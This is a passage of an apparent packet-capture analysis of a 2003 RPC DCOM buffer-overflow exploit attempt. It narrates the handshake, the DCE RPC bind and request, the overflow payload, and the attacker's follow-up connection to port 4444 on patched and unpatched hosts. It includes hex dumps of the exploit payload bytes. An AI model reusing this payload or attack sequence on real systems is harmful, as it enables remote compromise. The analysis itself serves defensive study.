Time delta from previous packet: 0.000194000 seconds
Time relative to first packet: 26.128004000 seconds
Frame Number: 163
Packet Length: 62 bytes
Capture Length: 62 bytes
Ethernet II, Src: 00:50:04:05:03:0b, Dst: 00:02:b3:8c:64:a7
Destination: 00:02:b3:8c:64:a7 (192.168.0.22)
Source: 00:50:04:05:03:0b (192.168.0.1)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.1 (192.168.0.1), Dst Addr: 192.168.0.22 (192.168.0.22)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 48
Identification: 0xaf9a (44954)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0

Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0xc9c5 (correct)
Source: 192.168.0.1 (192.168.0.1)
Destination: 192.168.0.22 (192.168.0.22)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1665 (1665), **Seq: 75998221**, Ack: 3376885315, Len: 0
Source port: epmap (135)
Destination port: 1665 (1665)
Sequence number: 75998221
Acknowledgement number: 3376885315
Header length: 28 bytes
Flags: **0x0012 (SYN, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 58171
Checksum: 0x783e (correct)
Options: (8 bytes)
Maximum segment size: 1460 bytes
NOP
Window scale: 6 (multiply by 64)

This is the third packet seen and is the attacker sending the victim an ACK packet finalizing the three-way handshake and setting up the connection. Now the attacker is ready to proceed with the exploit attempt.

Frame 3 (60 bytes on wire, 60 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.354662000
Time delta from previous packet: 0.020662000 seconds
Time relative to first packet: 26.148666000 seconds
Frame Number: 164
Packet Length: 60 bytes
Capture Length: 60 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Trailer: 000000000000
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)

Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 40
Identification: 0xbf98 (49048)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf9cf (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135), Seq: **3376885315**, Ack: 75998222, Len: 0
Source port: 1665 (1665)
Destination port: epmap (135)
Sequence number: **3376885315**
Acknowledgement number: 75998222
Header length: 20 bytes
Flags: **0x0010 (ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 58400
Checksum: 0xa323 (correct)

Now we see a packet from the attacker who is beginning to send data. The PSH, or Push flag is set which means here is some data for you and it doesn't want to wait for the buffer to fill. When we look farther into the packet we see the destination is port 135, but unlike the previous packets we also see DCE RPC information and a "bind" packet. The attacker is sending data to port 135 for the DCOM process.

Frame 4 (126 bytes on wire, 126 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.354807000
Time delta from previous packet: 0.000145000 seconds

Time relative to first packet: 26.148811000 seconds
Frame Number: 165
Packet Length: 126 bytes
Capture Length: 126 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 112
Identification: 0xbf99 (49049)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf986 (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135), Seq: **3376885315**, Ack: 75998222, Len: 72
Source port: 1665 (1665)
Destination port: epmap (135)
Sequence number: **3376885315**
Next sequence number: **3376885387**
Acknowledgement number: 75998222
Header length: 20 bytes
Flags: **0x0018 (PSH, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 58400
Checksum: 0x59ea (correct)

DCE RPC
Version: 5
Version (minor): 0
Packet type: Bind (11)
Packet Flags: 0x03
0... .... = Object: Not set
.0.. .... = Maybe: Not set
..0. .... = Did Not Execute: Not set
...0 .... = Multiplex: Not set
.... 0... = Reserved: Not set
.... .0.. = Cancel Pending: Not set
.... ..1. = Last Frag: Set
....1 = First Frag: Set
Data Representation: 10000000
Byte order: Little-endian (1)
Character: ASCII (0)
Floating-point: IEEE (0)
Frag Length: 72
Auth Length: 0
Call ID: 127
Max Xmit Frag: 5840
Max Recv Frag: 5840
Assoc Group: 0x00000000
Num Ctx Items: 1
Context ID: 1
Num Trans Items: 1
***This is the UUID required in all DCOM communication so we now know the attacker is beginning their attack on the DCOM interface.
Interface UUID: 000001a0-0000-0000-c000-000000000046
Interface Ver: 0
Interface Ver Minor: 0
Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
Syntax ver: 2

The victim sends an ACK packet to the attacker acknowledging the previous packet and we also see the reference to the previous bind request in the form of a bind_ack. The attacker has successfully bound to the DCOM process.

Frame 5 (114 bytes on wire, 114 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.371031000
Time delta from previous packet: 0.016224000 seconds
Time relative to first packet: 26.165035000 seconds
Frame Number: 166
Packet Length: 114 bytes
Capture Length: 114 bytes
Ethernet II, Src: 00:50:04:05:03:0b, Dst: 00:02:b3:8c:64:a7

Destination: 00:02:b3:8c:64:a7 (192.168.0.22)
Source: 00:50:04:05:03:0b (192.168.0.1)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.1 (192.168.0.1), Dst Addr: 192.168.0.22 (192.168.0.22)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 100
Identification: 0xaf9b (44955)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0xc990 (correct)
Source: 192.168.0.1 (192.168.0.1)
Destination: 192.168.0.22 (192.168.0.22)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1665 (1665), Seq: 75998222, Ack: 3376885387, Len: 60
Source port: epmap (135)
Destination port: 1665 (1665)
Sequence number: 75998222
Next sequence number: 75998282
Acknowledgement number: 3376885387
Header length: 20 bytes
Flags: **0x0018 (PSH, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 58170
Checksum: 0xd9f2 (correct)
DCE RPC
Version: 5
Version (minor): 0
Packet type: **Bind_ack (12)**
Packet Flags: 0x03

0... .... = Object: Not set
.0.. .... = Maybe: Not set
..0. .... = Did Not Execute: Not set
...0 .... = Multiplex: Not set
.... 0... = Reserved: Not set
.... .0.. = Cancel Pending: Not set
.... ..1. = Last Frag: Set
....1 = First Frag: Set
Data Representation: 10000000
Byte order: Little-endian (1)
Character: ASCII (0)
Floating-point: IEEE (0)
Frag Length: 60
Auth Length: 0
Call ID: 127
Max Xmit Frag: 5840
Max Recv Frag: 5840
Assoc Group: 0x0002b681
Scndry Addr len: 4
Scndry Addr: 135
Num results: 1
Ack result: Acceptance (0)
Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
Syntax ver: 2

Now the attacker is talking to port 135 and the underlying DCOM process (note the “Stub” data -1436 bytes). they now send an acknowledgement (ACK) and also sends a DCE RPC request in preparation for sending data.

Frame 6 (1514 bytes on wire, 1514 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.371637000
Time delta from previous packet: 0.000606000 seconds
Time relative to first packet: 26.165641000 seconds
Frame Number: 167
Packet Length: 1514 bytes
Capture Length: 1514 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)

```
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1500
    Identification: 0xbf9a (49050)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xf419 (correct)
    Source: 192.168.0.22 (192.168.0.22)
    Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135),
Seq: 3376885387, Ack: 75998282, Len: 1460
    Source port: 1665 (1665)
    Destination port: epmap (135)
    Sequence number: 3376885387
    Next sequence number: 3376886847
    Acknowledgement number: 75998282
    Header length: 20 bytes
    Flags: 0x0010 (ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 0... = Push: Not set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 58400
    Checksum: 0xd43f (correct)
DCE RPC
    Version: 5
    Version (minor): 0
    Packet type: Request (0)
    Packet Flags: 0x03
        0... .... = Object: Not set
        .0.. .... = Maybe: Not set
        ..0. .... = Did Not Execute: Not set
        ...0 .... = Multiplex: Not set
        .... 0... = Reserved: Not set
        .... .0.. = Cancel Pending: Not set
        .... ..1. = Last Frag: Set
        .... ...1 = First Frag: Set
    Data Representation: 10000000
```

Byte order: Little-endian (1)
Character: ASCII (0)
Floating-point: IEEE (0)
Frag Length: 1704
Auth Length: 0
Call ID: 229
Alloc hint: 1680
Context ID: 1
Opnum: 4
Response in: 172
Stub data (1436 bytes)

The next packet is also from the attacker, but this is a push/acknowledgement packet (PSH/ACK) that contains data. This data is the malformed message and data that will cause a buffer overflow in the DCOM interface if the host is vulnerable. This is the actual attack against this host.

Frame 7 (298 bytes on wire, 298 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.371918000
Time delta from previous packet: 0.000281000 seconds
Time relative to first packet: 26.165922000 seconds
Frame Number: 168
Packet Length: 298 bytes
Capture Length: 298 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 284
Identification: 0xbf9b (49051)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf8d8 (correct)
Source: 192.168.0.22 (192.168.0.22)

Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135), Seq: 3376886847, Ack: 75998282, Len: 244
Source port: 1665 (1665)
Destination port: epmap (135)
Sequence number: 3376886847
Next sequence number: 3376887091
Acknowledgement number: 75998282
Header length: 20 bytes
Flags: **0x0018 (PSH, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 58400
Checksum: 0xfe36 (correct)
Data (244 bytes)

```
0000  93 cd c2 94 ea 64 f0 21 8f 32 94 80 3a f2 ec 8c   .....d.!.2..:...
0010  34 72 98 0b cf 2e 39 0b d7 3a 7f 89 34 72 a0 0b   4r....9..:..4r..
0020  17 8a 94 80 bf b9 51 de e2 f0 90 80 ec 67 c2 d7   ......Q......g..
0030  34 5e b0 98 34 77 a8 0b eb 37 ec 83 6a b9 de 98   4^..4w...7..j...
0040  34 68 b4 83 62 d1 a6 c9 34 06 1f 83 4a 01 6b 7c   4h..b...4...J.k|
0050  8c f2 38 ba 7b 46 93 41 70 3f 97 78 54 c0 af fc   ..8.{F.Ap?.xT...
0060  9b 26 e1 61 34 68 b0 83 62 54 1f 8c f4 b9 ce 9c   .&.a4h..bT......
0070  bc ef 1f 84 34 31 51 6b bd 01 54 0b 6a 6d ca dd   ....41Qk..T.jm..
0080  e4 f0 90 80 2f a2 04 00 5c 00 43 00 24 00 5c 00   ..../...\.C.$.\.
0090  31 00 32 00 33 00 34 00 35 00 36 00 31 00 31 00    1.2.3.4.5.6.1.1.
00a0  31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00    1.1.1.1.1.1.1.1.
00b0  31 00 31 00 31 00 31 00 31 00 2e 00 64 00 6f 00    1.1.1.1.1...d.o.
00c0  63 00 00 00 01 10 08 00 cc cc cc cc 20 00 00 00    c........... ...
00d0  30 00 2d 00 00 00 00 00 88 2a 0c 00 02 00 00 00    0.-......*......
00e0  01 00 00 00 28 8c 0c 00 01 00 00 00 07 00 00 00    ....(...........
00f0  00 00 00 00                                        ....
```

Now the attacker sends a FIN/ACK (Finish/Acknowledge) packet as they are done sending their data.

Frame 8 (60 bytes on wire, 60 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.372042000
Time delta from previous packet: 0.000124000 seconds
Time relative to first packet: 26.166046000 seconds

Frame Number: 169
Packet Length: 60 bytes
Capture Length: 60 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Trailer: 000000000000
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 40
Identification: 0xbf9c (49052)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf9cb (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135), Seq: 3376887091, Ack: 75998282, Len: 0
Source port: 1665 (1665)
Destination port: epmap (135)
Sequence number: 3376887091
Acknowledgement number: 75998282
Header length: 20 bytes
Flags: **0x0011 (FIN, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....1 = Fin: Set
Window size: 58400
Checksum: 0x9bf6 (correct)

The victim sends an ACK (acknowledgement) packet for the previous ACK/PSH packet from the attacker. This is the victim acknowledging the receipt of the data.

Frame 9 (54 bytes on wire, 54 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.372318000
Time delta from previous packet: 0.000276000 seconds
Time relative to first packet: 26.166322000 seconds
Frame Number: 170
Packet Length: 54 bytes
Capture Length: 54 bytes
Ethernet II, Src: 00:50:04:05:03:0b, Dst: 00:02:b3:8c:64:a7
Destination: 00:02:b3:8c:64:a7 (192.168.0.22)
Source: 00:50:04:05:03:0b (192.168.0.1)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.1 (192.168.0.1), Dst Addr: 192.168.0.22 (192.168.0.22)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 40
Identification: 0xaf9c (44956)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0xc9cb (correct)
Source: 192.168.0.1 (192.168.0.1)
Destination: 192.168.0.22 (192.168.0.22)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1665 (1665), Seq: 75998282, Ack: 3376887092, Len: 0
Source port: epmap (135)
Destination port: 1665 (1665)
Sequence number: 75998282
Acknowledgement number: 3376887092
Header length: 20 bytes
Flags: **0x0010 (ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set

.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 58171
Checksum: 0x9cdb (correct)

This packet is the victim sending data of its own to the attacker. This is a basic response packet from the DCOM interface (note the “STUB” data – 16 bytes) to the previous data. This would also precipitate the event that we see in the application log indicating a bad return code.

Frame 10 (94 bytes on wire, 94 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.511331000
Time delta from previous packet: 0.099579000 seconds
Time relative to first packet: 26.305335000 seconds
Frame Number: 172
Packet Length: 94 bytes
Capture Length: 94 bytes
Ethernet II, Src: 00:50:04:05:03:0b, Dst: 00:02:b3:8c:64:a7
Destination: 00:02:b3:8c:64:a7 (192.168.0.22)
Source: 00:50:04:05:03:0b (192.168.0.1)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.1 (192.168.0.1), Dst Addr: 192.168.0.22 (192.168.0.22)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 80
Identification: 0xaf9d (44957)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0xc9a2 (correct)
Source: 192.168.0.1 (192.168.0.1)
Destination: 192.168.0.22 (192.168.0.22)
Transmission Control Protocol, Src Port: epmap (135), Dst Port: 1665 (1665), Seq: 75998282, Ack: 3376887092, Len: 40
Source port: epmap (135)
Destination port: 1665 (1665)
Sequence number: 75998282

Next sequence number: 75998322
Acknowledgement number: 3376887092
Header length: 20 bytes
Flags: **0x0018 (PSH, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 58171
Checksum: 0x5b27 (correct)
DCE RPC
Version: 5
Version (minor): 0
Packet type: **Response (2)**
Packet Flags: 0x03
0... .... = Object: Not set
.0.. .... = Maybe: Not set
..0. .... = Did Not Execute: Not set
...0 .... = Multiplex: Not set
.... 0... = Reserved: Not set
.... .0.. = Cancel Pending: Not set
.... ..1. = Last Frag: Set
....1 = First Frag: Set
Data Representation: 10000000
Byte order: Little-endian (1)
Character: ASCII (0)
Floating-point: IEEE (0)
Frag Length: 40
Auth Length: 0
Call ID: 229
Alloc hint: 16
Context ID: 1
Cancel count: 0
Opnum: 4
Request in: 167
Time from request: 0.139694000 seconds
Stub data (16 bytes)

The attacker sends the victim a RST (reset) packet for the initial connection.

Frame 11 (60 bytes on wire, 60 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.511593000

```
    Time delta from previous packet: 0.000262000 seconds
    Time relative to first packet: 26.305597000 seconds
    Frame Number: 173
    Packet Length: 60 bytes
    Capture Length: 60 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
    Destination: 00:50:04:05:03:0b (192.168.0.1)
    Source: 00:02:b3:8c:64:a7 (192.168.0.22)
    Type: IP (0x0800)
    Trailer: 000000000000
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1
(192.168.0.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 40
    Identification: 0xbf9d (49053)
    Flags: 0x00
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0x39cb (correct)
    Source: 192.168.0.22 (192.168.0.22)
    Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135),
Seq: 3376887092, Ack: 0, Len: 0
    Source port: 1665 (1665)
    Destination port: epmap (135)
    Sequence number: 3376887092
    Header length: 20 bytes
    Flags: 0x0004 (RST)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...0 .... = Acknowledgment: Not set
        .... 0... = Push: Not set
        .... .1.. = Reset: Set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 0
    Checksum: 0x28f5 (correct)
```

And now the attacker tries to connect to port 4444 using a SYN packet.

Frame 12 (74 bytes on wire, 74 bytes captured)
Arrival Time: Aug 21, 2003 13:32:50.385499000
Time delta from previous packet: 0.694296000 seconds
Time relative to first packet: 27.179503000 seconds
Frame Number: 177
Packet Length: 74 bytes
Capture Length: 74 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 60
Identification: 0xbf9e (49054)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf9b5 (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, **Src Port: 1666 (1666), Dst Port: 4444 (4444)**, Seq: 1533656675, Ack: 0, Len: 0
Source port: 1666 (1666)
Destination port: 4444 (4444)
Sequence number: 1533656675
Header length: 40 bytes
Flags: **0x0002 (SYN)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...0 .... = Acknowledgment: Not set
.... 0... = Push: Not set
.... .0.. = Reset: Not set

.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 57344
Checksum: 0x9157 (correct)
Options: (20 bytes)
Maximum segment size: 1460 bytes
NOP
Window scale: 0 (multiply by 1)
NOP
NOP
Time stamp: tsval 528287520, tsecr 0

The victim machine is sending an ACK/RST (acknowledgement/Reset) packet to the attacker in response to a request for port 4444. This is closing the connection attempt to port 4444. The attacker now knows that the exploit has failed.

Frame 13 (54 bytes on wire, 54 bytes captured)
Arrival Time: Aug 21, 2003 13:32:50.385876000
Time delta from previous packet: 0.000377000 seconds
Time relative to first packet: 27.179880000 seconds
Frame Number: 178
Packet Length: 54 bytes
Capture Length: 54 bytes
Ethernet II, Src: 00:50:04:05:03:0b, Dst: 00:02:b3:8c:64:a7
Destination: 00:02:b3:8c:64:a7 (192.168.0.22)
Source: 00:50:04:05:03:0b (192.168.0.1)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.1 (192.168.0.1), Dst Addr: 192.168.0.22 (192.168.0.22)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 40
Identification: 0xafa0 (44960)
Flags: 0x00
.0.. = Don't fragment: Not set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 128
Protocol: TCP (0x06)
Header checksum: 0x09c8 (correct)
Source: 192.168.0.1 (192.168.0.1)
Destination: 192.168.0.22 (192.168.0.22)

Transmission Control Protocol, **Src Port: 4444 (4444), Dst Port: 1666 (1666)**, Seq: 0, Ack: 1533656676, Len: 0
Source port: 4444 (4444)
Destination port: 1666 (1666)
Sequence number: 0
Acknowledgement number: 1533656676
Header length: 20 bytes
Flags: **0x0014 (RST, ACK)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .1.. = Reset: Set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 0
Checksum: 0xfcbc (correct)

Unpatched Host:
Attacker 192.168.0.22, Victim 192.168.0.103

For an unpatched host the initial process is the same. The three-way handshake is completed and then the attacker sends the initial data attempting to overflow the buffer.

So we will begin with the attacker actually pushing the data to the victim to cause the buffer overflow (Frame 7 in the previous logs).

Frame 1 (322 bytes on wire, 322 bytes captured)
Arrival Time: Aug 21, 2003 15:13:06.797866000
Time delta from previous packet: 0.000297000 seconds
Time relative to first packet: 11.311808000 seconds
Frame Number: 8
Packet Length: 322 bytes
Capture Length: 322 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:0a:41:04:98:c3
Destination: 00:0a:41:04:98:c3 (192.168.0.103)
Source: 00:02:b3:8c:64:a7 (Intel_8c:64:a7)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.103 (192.168.0.103)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)

```
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 308
    Identification: 0xc013 (49171)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (0x06)
    Header checksum: 0xf7e2 (correct)
    Source: 192.168.0.22 (192.168.0.22)
    Destination: 192.168.0.103 (192.168.0.103)
Transmission Control Protocol, Src Port: 1669 (1669), Dst Port: epmap (135),
Seq: 2020105914, Ack: 2581763264, Len: 256
    Source port: 1669 (1669)
    Destination port: epmap (135)
    Sequence number: 2020105914
    Next sequence number: 2020106170
    Acknowledgement number: 2581763264
    Header length: 32 bytes
    Flags: 0x0018 (PSH, ACK)
        0... .... = Congestion Window Reduced (CWR): Not set
        .0.. .... = ECN-Echo: Not set
        ..0. .... = Urgent: Not set
        ...1 .... = Acknowledgment: Set
        .... 1... = Push: Set
        .... .0.. = Reset: Not set
        .... ..0. = Syn: Not set
        .... ...0 = Fin: Not set
    Window size: 57920
    Checksum: 0x76cd (correct)
    Options: (12 bytes)
        NOP
        NOP
        Time stamp: tsval 528910519, tsecr 19174
Data (256 bytes)

0000  d5 cd 6b b1 40 64 98 0b 77 65 6b d6 93 cd c2 94   ..k.@d..wek.....
0010  ea 64 f0 21 8f 32 94 80 3a f2 ec 8c 34 72 98 0b   .d.!.2..:...4r..
